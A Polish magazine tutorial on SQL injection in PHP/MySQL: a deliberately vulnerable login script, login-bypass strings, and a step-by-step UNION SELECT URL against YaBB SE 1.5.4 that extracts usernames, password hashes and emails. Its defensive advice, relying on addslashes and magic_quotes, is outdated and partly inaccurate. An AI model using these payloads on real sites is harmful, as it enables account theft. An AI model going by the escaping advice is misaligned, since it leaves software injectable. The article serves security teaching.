
Ataki SQL Injection na PHP/MySQL

Tobias Glemser



Istnieje kilka popularnych technik ataku na środowisko PHP/MySQL, do najczęściej używanych należy SQL Injection. Technika ta polega na zmuszeniu atakowanej aplikacji do akceptowania naszych danych wejściowych w celu manipulacji zapytaniami SQL – należy więc do grupy ataków nazwanej input validation (uwiarygodnienie danych wejściowych).

Olbrzymia liczba stron internetowych używa PHP w połączeniu z bazami danych MySQL. Większość systemów forów internetowych (*bulletin board systems*), takich jak *phpBB* czy *VBB*, by wymienić tylko najpopularniejsze, opiera się na tej mieszance. Tak samo rzecz się ma z systemami portalowymi jak *PHP-Nuke* i platformami e-handlu, na przykład *osCommerce*.

Mówiąc krótko – surfując po Internecie często spotykamy praktyczne implementacje kombinacji PHP z MySQL. Ta mieszanka jest tak popularna, że częstotliwość ataków na nią ciągle rośnie, a *SQL Injection* (*wstrzyknięcie SQL*) należy do najpopularniejszych technik. Aby skutecznie chronić nasze własne systemy przed agresją tego typu, powinniśmy dobrze poznać technikę *SQL Injection*.

Pierwsze kroki

Zacznijmy od małego niezabezpieczonego skryptu, nazwanego *login.php* – widać go na Listingu 1 (skrócona wersja, całość na dołączonym do pisma *hakin9.live*). Używa on pojedynczej bazy danych MySQL, o nazwie *userdb*, z jedną tabelą nazwaną *userlist*. Tablica *userlist* zawiera dwie kolumny: *username* i *password*.

Jeśli nie podamy nazwy użytkownika, skrypt wyświetli stronę logowania. Po zalogowaniu jako istniejący użytkownik, zobaczymy stronę z nazwą użytkownika i hasłem. Jeżeli kombinacja użytkownik/hasło będzie niepoprawna, skrypt wyświetli wiadomość *Not a valid user* (*Nieprawidłowy użytkownik*). Spróbujemy teraz zalogować się jako istniejący użytkownik, nie znając jednak hasła. Zrobimy to przeprowadzając atak *SQL Injection*.

Atak rozpoczyna się od znanego znaku kontrolnego (*control character*) MySQL – naj-

Z artykułu dowiesz się...

- nauczysz się podstaw techniki *SQL Injection*,
- nauczysz się ataków `UNION SELECT`,
- dowiesz się, czym są *magic_quotes* i do czego służą.

Powinieneś wiedzieć...

- powinieneś znać PHP w stopniu przynajmniej podstawowym,
- powinieneś mieć podstawową wiedzę o zapytaniach SQL.

ważniejsze z nich znajdują się w Tabeli 1. Spróbujemy przechwycić oryginalne wyrażenie SQL, manipulując nim za pomocą znaków kontrolnych. Na tej bazie możemy rozpocząć atak (aby atak był większym wyzwaniem, zignorujmy na razie źródła z Listingu 1).

Załóżmy, że użytkownik *admin* istnieje (zwykle tak jest). Jeśli podamy nazwę użytkownika *admin* bez hasła, nie będziemy mogli się zalogować. Sprawdźmy więc co się stanie, jeśli zmodyfikujemy zapytanie SQL do skryptu poprzez dodanie pojedynczego cudzysłowu (') zaraz po nazwie użytkownika *admin*. Skrypt odpowie następującym błędem: *You have an error in your SQL syntax. Check the manual that corresponds to your MySQL server version for the right syntax to use near ''admin'' AND `password` = ''' at line 1.* Widzimy więc część składni SQL, którą chcemy zaatakować. Wiemy też, że skrypt jest podatny – w przeciwnym wypadku nie wygenerowałby błędu.


W następnym kroku spróbujmy uczynić wyrażenie SQL prawdziwym, tak aby zostało przetworzone przez skrypt i wysłane do serwera SQL. Jak widać w Tabeli 1, wyrażenie z ciągiem `OR 1=1` jest zawsze prawdziwe. Wpiszmy nazwę naszego użytkownika z dodanym ciągiem `OR 1=1` – wyrażenie będzie miało postać ciągu `admin ' OR 1=1`. Niestety, to również wygeneruje błąd. Wypróbujmy więc następną możliwość z tabeli. Zmieniamy ciąg `OR 1=1` na `OR 1='1`, wpisujemy całość i w magiczny sposób udało się! Skrypt jest na tyle uprzejmy, że podaje nawet prawdziwe hasło użytkownika *admin*.

Jeśli spojrzymy na źródła skryptu na Listingu 1, będziemy mogli domyślić się przyczyn takiego za-


Tabela 1. *Znaki kontrolne ważne przy atakach SQL Injection (MySQL)*

Znak kontrolny	Znaczenie dla SQL Injection
' (pojedynczy cudzysłów)	Jeśli serwer odpowie błędem SQL, aplikacja jest podatna na *SQL Injection*
/*	Wszystkie późniejsze znaki są zakomentowane
%	Wildcard (zastępuje dowolny znak)

`OR 1=1`
`OR 1='1`
`OR 1="1`
	Wymusza prawdziwość wyrażenia



Rysunek 1. *Najprostszy możliwy atak SQL Injection*



Rysunek 2. *Rezultat ataku*

O autorze

Autor pracuje od 4 lat jako konsultant bezpieczeństwa IT. Obecnie jest zatrudniony w niemieckim Tele-Consulting Gmbh (*http://www.tele-consulting.com*).

Listing 1. *Skrypt login.php*

```
<?php
  if (!empty($username))
  {

/* (...) */

    $query = "SELECT * FROM `userlist` WHERE `username` = '$username'
      AND `password` = '$password'";
    $result = mysql_query($query, $link);

/* (...) */

    while ($array = mysql_fetch_array($result))
    {
      $logged_in = 'yes';
      $username = $array[username];
      $password = $array[password];
    }
    if ($logged_in == 'yes')
    {
      echo "hello $username, your password is $password<br />";
    }
    else
    {
      echo "not a valid user<br />";
    }

/* (...) */

  }
  else
  {
    echo "Login<br>
      <form name=\"login\" method=\"post\" action=\"\">
      <p>Username<br />
      <input type=\"text\" name=\"username\" size=30><br />
      <p>Password<br />
      <input type=\"password\" name=\"password\" size=30>
      </p><input type=\"submit\" value=\"Login\"></form>";
  }
?>
```

chowania. Oryginalne wyrażenie *select*, `SELECT * FROM `userlist` WHERE `username` = '$username' AND `password` = '$password';` zostało zmodyfikowane do postaci `SELECT * FROM `userlist` WHERE `username` = 'admin ' OR 1='1' AND `password` = ';` co czyni je prawdziwym. Mogliśmy też zakomentować resztę skryptu po sprawdzeniu nazwy użytkownika, za pomocą ciągu `admin' /*` – to jest jeszcze łatwiejsze (patrz Rysunek 1, rezultat jest widoczny na Rysunku 2). Zmodyfikowane wyrażenie wyglądałoby następująco: `SELECT * FROM `userlist` WHERE `username` = 'admin ' /* OR 1='1' AND `password` = '';` Pamiętajmy, że wszystko po ciągu `/*` jest ignorowane przez serwer SQL – jest to więc potężny znak kontrolny.

Ataki UNION SELECT

Po tym krótkim wstępie, omawiającym podstawowe techniki *SQL Injection*, możemy ruszać dalej, do wstrzyknięć `UNION`. Ataki z podrasowanym wyrażeniem `UNION SELECT` są bez wątpienia uważane za najtrudniejsze i najbardziej złożone warianty *SQL Injection*.

Do tej pory modyfikowaliśmy istniejące wyrażenia poprzez redukcję lub blokowanie oryginalnej kwerendy (zapytania). Za pomocą wyrażenia `UNION SELECT` uzyskamy dostęp do innych tabel i możliwość wykonywania własnych zapytań w aplikacji. Jednak poprawnie działający atak `UNION SELECT` jest trudny do wykonania bez wglądu w kod źródłowy – trzeba bowiem znać nazwy tabel i kolumn.

Oczywiście takie techniki są łatwiejsze w używaniu, jeśli mamy źródła aplikacji. Jako przykładu użyjemy więc istniejącego systemu forów internetowych – *YaBB SE Message Board* (zainstalowany na *hakin9.live*), który jest stworzoną w PHP pochodną perlowego *YaBB*. *YaBB SE* nie jest już rozwijany, ale pliki – łącznie z wersją, której używamy – ciągle są dostępne w repozytorium *Sourceforge* (patrz Ramka *W Sieci*). Skorzystamy z wersji 1.5.4, o której wiadomo, że jest podatna na ataki.

Znany jest atak na tę wersję aplikacji (patrz *http://www.securityfocus.com/bid/9449/*, autorem eksploita jest niejaki *backspace*). Ta metoda zmienia zapytanie w linii 222 skryptu *SSI.php* (patrz

Listing 2. *Zapytanie SQL w skrypcie SSI.php, linia 222*

```
$request = mysql_query("  SELECT m.posterTime, m.subject, m.ID_←
TOPIC, m.posterName, m.ID_MEMBER, IFNULL(mem.realName, m.posterName) ←
AS posterDisplayName, t.numReplies, t.ID_BOARD, t.ID_FIRST_MSG, b.name ←
AS bName, IFNULL(lt.logTime, 0) AS isRead, IFNULL(lmr.logTime, 0) ←
AS isMarkedRead FROM {$db_prefix}messages AS m, {$db_prefix}topics ←
AS t, {$db_prefix}boards as b LEFT JOIN {$db_prefix}members AS mem ←
ON (mem.ID_MEMBER=m.ID_MEMBER) LEFT JOIN {$db_prefix}log_topics ←
AS lt ON (lt.ID_TOPIC=t.ID_TOPIC AND lt.ID_MEMBER=$ID_MEMBER) ←
LEFT JOIN {$db_prefix}log_mark_read AS lmr ON (lmr.ID_BOARD=t.ID_BOARD ←
AND lmr.ID_MEMBER=$ID_MEMBER) WHERE m.ID_←
MSG IN (" . implode(',', $messages) . ") AND t.ID_TOPIC=m.ID_TOPIC ←
AND b.ID_BOARD=t.ID_BOARD ORDER BY m.posterTime DESC;") ←
or database_error(__FILE__, __LINE__);
```


Listing 2) i powiązana jest z funkcją `recentTopics()`.

W którym miejscu wyrażenia możemy coś zmienić? Dobrym punktem startu jest zmienna `$ID_MEMBER`. Naszym pierwszym celem jest włamanie się do wyrażenia i sprawdzenie, czy serwer odpowie informacją o błędzie. Aby to zrobić, musimy tylko umieścić znak kontrolny na końcu zmiennej. Otwórzmy więc w przeglądarce adres *SSI.php?function=recentTopics&ID_MEMBER=1'.* Serwer zareaguje komunikatem *Unknown table 'lmr' in field list*. Jak widać, pojawia się tu referencja do tabeli *lmr*, która nie pojawia się w reszcie przechwyconego skryptu.

Następnie powinniśmy spróbować zmienić wyrażenie aby odtworzyć tę referencję. Aby znaleźć działające wyrażenie, powinniśmy spojrzeć na oryginalny listing w miejscu, w którym wywoływana jest tabela *lmr*. Rozwiązanie znajdziemy w ciągu `LEFT JOIN {$db_prefix}log_mark_read AS lmr ON (lmr.ID_BOARD=t.ID_BOARD AND lmr.ID_MEMBER=$ID_MEMBER)`.

Aby wyrażenie było działającym zapytaniem SQL, rozszerzymy je w trzech krokach. Po pierwsze, usuniemy cudzysłów po `1` i zastąpimy go znakiem nawiasu `)`. Sprawi to, że linia `ID_MEMBER=$ID_MEMBER` będzie kompletna. Następnie po prostu dodamy linię, którą odnaleźliśmy w oryginalnym wyrażeniu i rozszerzymy ją za pomocą znanego już znaku kontrolnego `/*`, aby powstrzymać przetwarzanie reszty kodu przez serwer. Wynikiem jest następujący link: *SSI.php?function=recentTopics&ID_MEMBER=1) LEFT JOIN yabbse_log_mark_read AS lmr ON (lmr.ID_BOARD=t.ID_BOARD AND lmr.ID_MEMBER=1) /*.* Wyświetlona teraz strona nie daje żadnych wyników wyszukiwania.

Jeśli użyjemy *SQL Injection*, uda nam się wysłać odpowiednie zapytanie. Ale gdzie umieścić nasze brakujące `UNION SELECT`? Możemy po prostu rozszerzyć wyrażenie o odpowiedni string `UNION SELECT`. Przez *odpowiedni* rozumiemy nie tylko *poprawny*, ale też taki, który odnosi się do informacji, które chcemy uzyskać z systemu. Gdy przyjrzymy się strukturze baz danych MySQL, odnajdziemy tablicę o nazwie *yabbse_members*, zawierającą między innnymi nazwę użytkownika, hasło zahaszowane funkcją *md5_hmac*, adres e-mail i tak dalej. Zakładając, że mamy uprawnienia do wysyłania zapytań SQL typu `SELECT` dotyczących wspomnianych pól, użylibyśmy następującego ciągu: `SELECT memberName, passwd, emailAddress FROM yabbse_members`.



Rysunek 3. *Nazwy użytkowników i hashe haseł po ataku UNION SELECT*

Rozbudujemy więc nasze wyrażenie *SQL Injection* o to wyrażenie typu `SELECT` z magicznym ciągiem `UNION`. Zasugerujemy w ten sposób bazie danych rozszerzenie oryginalnego zapytania `SELECT` o element dodany przez nas. Wynik to kombinacja dwóch zapytań zawierających wszystkie kolumny z dwóch pozycji. Możemy teraz wywołać adres *SSI.php?function=recentTopics&ID_MEMBER= 1) LEFT JOIN yabbse_log_mark_read AS lmr ON (lmr.ID_BOARD=t.ID_BOARD AND lmr.ID_MEMBER=1) UNION SELECT ID_MEMBER, memberName FROM yabbse_members /*.* Niestety, jedynym efektem jest komunikat *The used SELECT statements have a different number of columns* – wynika to z faktu, że liczba kolumn wybranych zapytaniem `UNION` powinna być identyczna dla obu tabel.

W związku z tym musimy rozszerzyć wybór kolumn w pierwszym zapytaniu do 12 – w tej chwili nasze `SELECT` wywoływane po `UNION` zawiera ich tylko trzy. Aby to zrobić, powinniśmy dodać pozycję *null*, która zostanie policzona, ale oczywiście nie przenosi żadnych danych. To doprowadzi nas do następującego linka: *SSI.php?function=recentTopics&ID_MEMBER= 1) LEFT JOIN yabbse_log_mark_read AS lmr ON (lmr.ID_BOARD=t.ID_BOARD AND lmr.ID_MEMBER=1 OR 1=1) UNION SELECT memberName, emailAddress, passwd, null, null, null, null, null, null, null, null, null FROM yabbse_members /*.*

Zobaczymy w ten sposób na ekranie adres e-mail, ale gdzie jest reszta wybranych kolumn? Jeśli spojrzymy na kod źródłowy – szczególnie na parser HTML odpowiedzialny za wyświetlanie efektu zapytania SQL na stronie WWW – zobaczymy, gdzie i jak jest wyświetlany jest wynik naszego zapytania `SELECT`. Po modyfikacji argumentów wyrażenia `SELECT` możemy wywołać adres *SSI.php?function=recentTopics&ID_MEMBER= 1) LEFT JOIN yabbse_log_mark_read AS lmr ON (lmr.ID_BOARD=t.ID_BOARD AND lmr.ID_MEMBER=1 OR 1=1) UNION SELECT memberName, emailAddress, passwd, null, null, null, null, null, null, null, null, null FROM yabbse_members /*.*

Wreszcie zobaczymy to, co chcieliśmy – nazwę użytkownika i *hash* hasła (patrz Rysunek 3). Adres e-mail jest ukryty w linku pod hasłem. Osiągnęliśmy cel: zmusiliśmy aplikację do przetworzenia zapytania `SELECT` dotyczącego tablic innych, niż te w oryginalnym skrypcie.

Coś magicznego

Jak już wspominaliśmy, *SQL Injection* to odmiana ataków typu *input validation* (uwiarygodnienie danych wejściowych). Ataki te są skuteczne w przypadku aplikacji, które parsują całość danych wejściowych użytkownika bez jakiejkolwiek weryfikacji i gdy interpretowane są wszystkie znaki kontrolne, takie jak ukośnik (*slash*) i odwrócony ukośnik (*backslash*). Aby się zabezpieczyć, programiści muszą więc upewniać się, że dane wejściowe są poprawne i rozbrojone. Wystarczy na przykład po prostu dodać funkcję `addslash()` przed każdym fragmentem kodu PHP odpowiedzialnym za przetwarzanie tych danych. Jeśli to zostanie zrobione, wszystkie znaki `;` `"`, `\` i `NULL` zostaną zneutralizowane (*escape*) przy użyciu poprzedzającego je *backslasha*, który instruuje interpreter PHP, aby traktował znaki kontrolne jako zwykły tekst.

Administrator może też chronić aplikacje poprzez modyfikację pliku konfiguracyjnego *php.conf*, aby zneutralizować (*escape*) wszystkie dane wejściowe. Żeby to zrobić, należy zmodyfikować zmienne `magic_quotes_gpc = On` dla wszystkich żądań GET/POST i Cookie Data oraz `magic_quotes_runtime = On` dla danych wysyłanych z SQL, funkcji `exec()` itp. Większość dystrybucji Linuksa domyślnie używa tych wartości, by zapewnić podstawowy poziom bezpieczeństwa w dostarczanym serwerze HTTP. W zwykłej instalacji PHP te opcje są wyłączone.

Co się jednak dzieje, jeśli mamy zapytania, które nie korzystają z cudzysłowów? Większość ataków *SQL Injection* będzie blokowana, ale może pojawić się problem z resztą ataków z tej rodziny, na przykład XSS (*cross-site scripting*). Ataki są wciąż możliwe, choćby przez użycie taga HTML `<IFRAME>`. W ten sposób atakujący z łatwością mógłby umieścić na naszej stronie własny kod HTML – zabezpieczenie każdych edytowalnych przez użytkownika danych wejściowych przed XSS należy więc ciągle do obowiązków programisty. Jeśli chcemy użyć dobrze zaprojektowanej klasy przeznaczonej do sprawdzania takich ciągów, możemy skorzystać z tworzonego przez *Open Web Application Security Project* projektu *PHP Filters* (patrz Ramka *W Sieci*).

Zwróćmy uwagę na konsekwencje *magic quotes*. Na przykład: ktoś wprowadza string *Jenny's my beloved wife!* w polu formularza. Odpowiadająca za to komenda SQL to `$query = "INSERT INTO postings SET content = '$input'";`. Co stanie się z tym ciągiem, jeśli administrator doda ukośniki? Efektem będzie `$query = "INSERT INTO postings SET content = 'Jenny\'s my beloved wife!'";`. Choć pojedynczy cudzysłów nie ma nic wspólnego z tym zapytaniem, został zneutralizowany. Gdyby ktoś chciał, żeby całe zapytanie było widoczne na stronie, musi użyć funkcji PHP `stripslashes()`, aby usunąć neutralizujące *slashe* z naszego ciągu.

Co się jednak stanie, gdy zarówno programista, jak i administrator serwera dodają dla bezpieczeństwa neutralizujące *slashe*? Czy otrzymamy jeden, czy dwa ukośniki? Odpowiedź brzmi: otrzymamy trzy takie znaki. Pierwszy jest dodawany przez sam PHP, z powodu konfiguracji nakazującej takie zachowanie, drugi zaś ustawiany jest przez funkcję `addslashes()` – nie ma sposobu, by funkcja ta rozpoznawała już zneutralizowane znaki. Wreszcie, trzeci *backslash* będzie dodany jeszcze raz przez funkcję `addslashes()` po to, żeby zneutralizować znak neutralizacyjny (*escape*) dodany wcześniej przez PHP. Odzyskanie z tego bałaganu oryginalnego ciągu jest nie lada wyzwaniem – nusimy zmniejszyć liczbę ukośników. Oczywiście funkcja `stripslashes()` nie zadziała i jedynym sposobem napisania poprawnego skryptu jest sprawdzenie, czy serwer używa *magic quotes* przy użyciu funkcji `get_magic_quotes_gpc()`.

Na samym zaś końcu musimy się upewnić, ze `magic_quotes_runtime` jest nieaktywne. Jak mówi podręcznik PHP: *Jeżeli opcja* `magic_quotes_runtime` *jest uaktywniona, większość funkcji zwracających dane z dowolnego zewnętrznego źródła, włączając bazy danych i pliki tekstowe, będzie miała zneutralizowane cudzysłowy.* Na szczęście możemy to sami wyłączyć.

Inne techniki ataku

Istnieją oczywiście inne techniki ataków *SQL Injection*, które również mogą modyfikować istniejące dane przez używanie komend `SET` w wyrażeniach SQL, a nawet kasować tablice jeśli skrypt zezwala na wieloliniowe zapytania. W przypadku języka PHP jest to możliwe tylko wtedy, gdy podatne zapytanie już wykonuje komendę `SET` lub `DROP TABLE` – kwerendy przetwarzane przez funkcję `mysql_query()` nie mogą mieć kończącego wyrażenia SQL znaku `;` (średnika). Nie możemy zakończyć wyrażenia i zacząć nowego, jeżeli są one wykonywane przez wspomnianą funkcję.

Zobaczyliśmy jak niebezpieczne mogą być ataki z użyciem *SQL Injection* oraz jak trudno stworzyć stabilne i bezpieczne skrypty, dostarczające jednocześnie poprawnych danych. Podstawową zasadą jest: *Nigdy, ale to nigdy nie ufaj użytkownikom*! Zawsze należy sprawdzać, czy dane wejściowe nie mają podejrzanej zawartości, a jeśli mają – unieszkodliwiać je. ■

W Sieci

- *http://prdownloads.sourceforge.net/yabbse/* – repozytorium projektu *YaBB SE*,
- *http://www.owasp.org/ – Open Web Application Security.*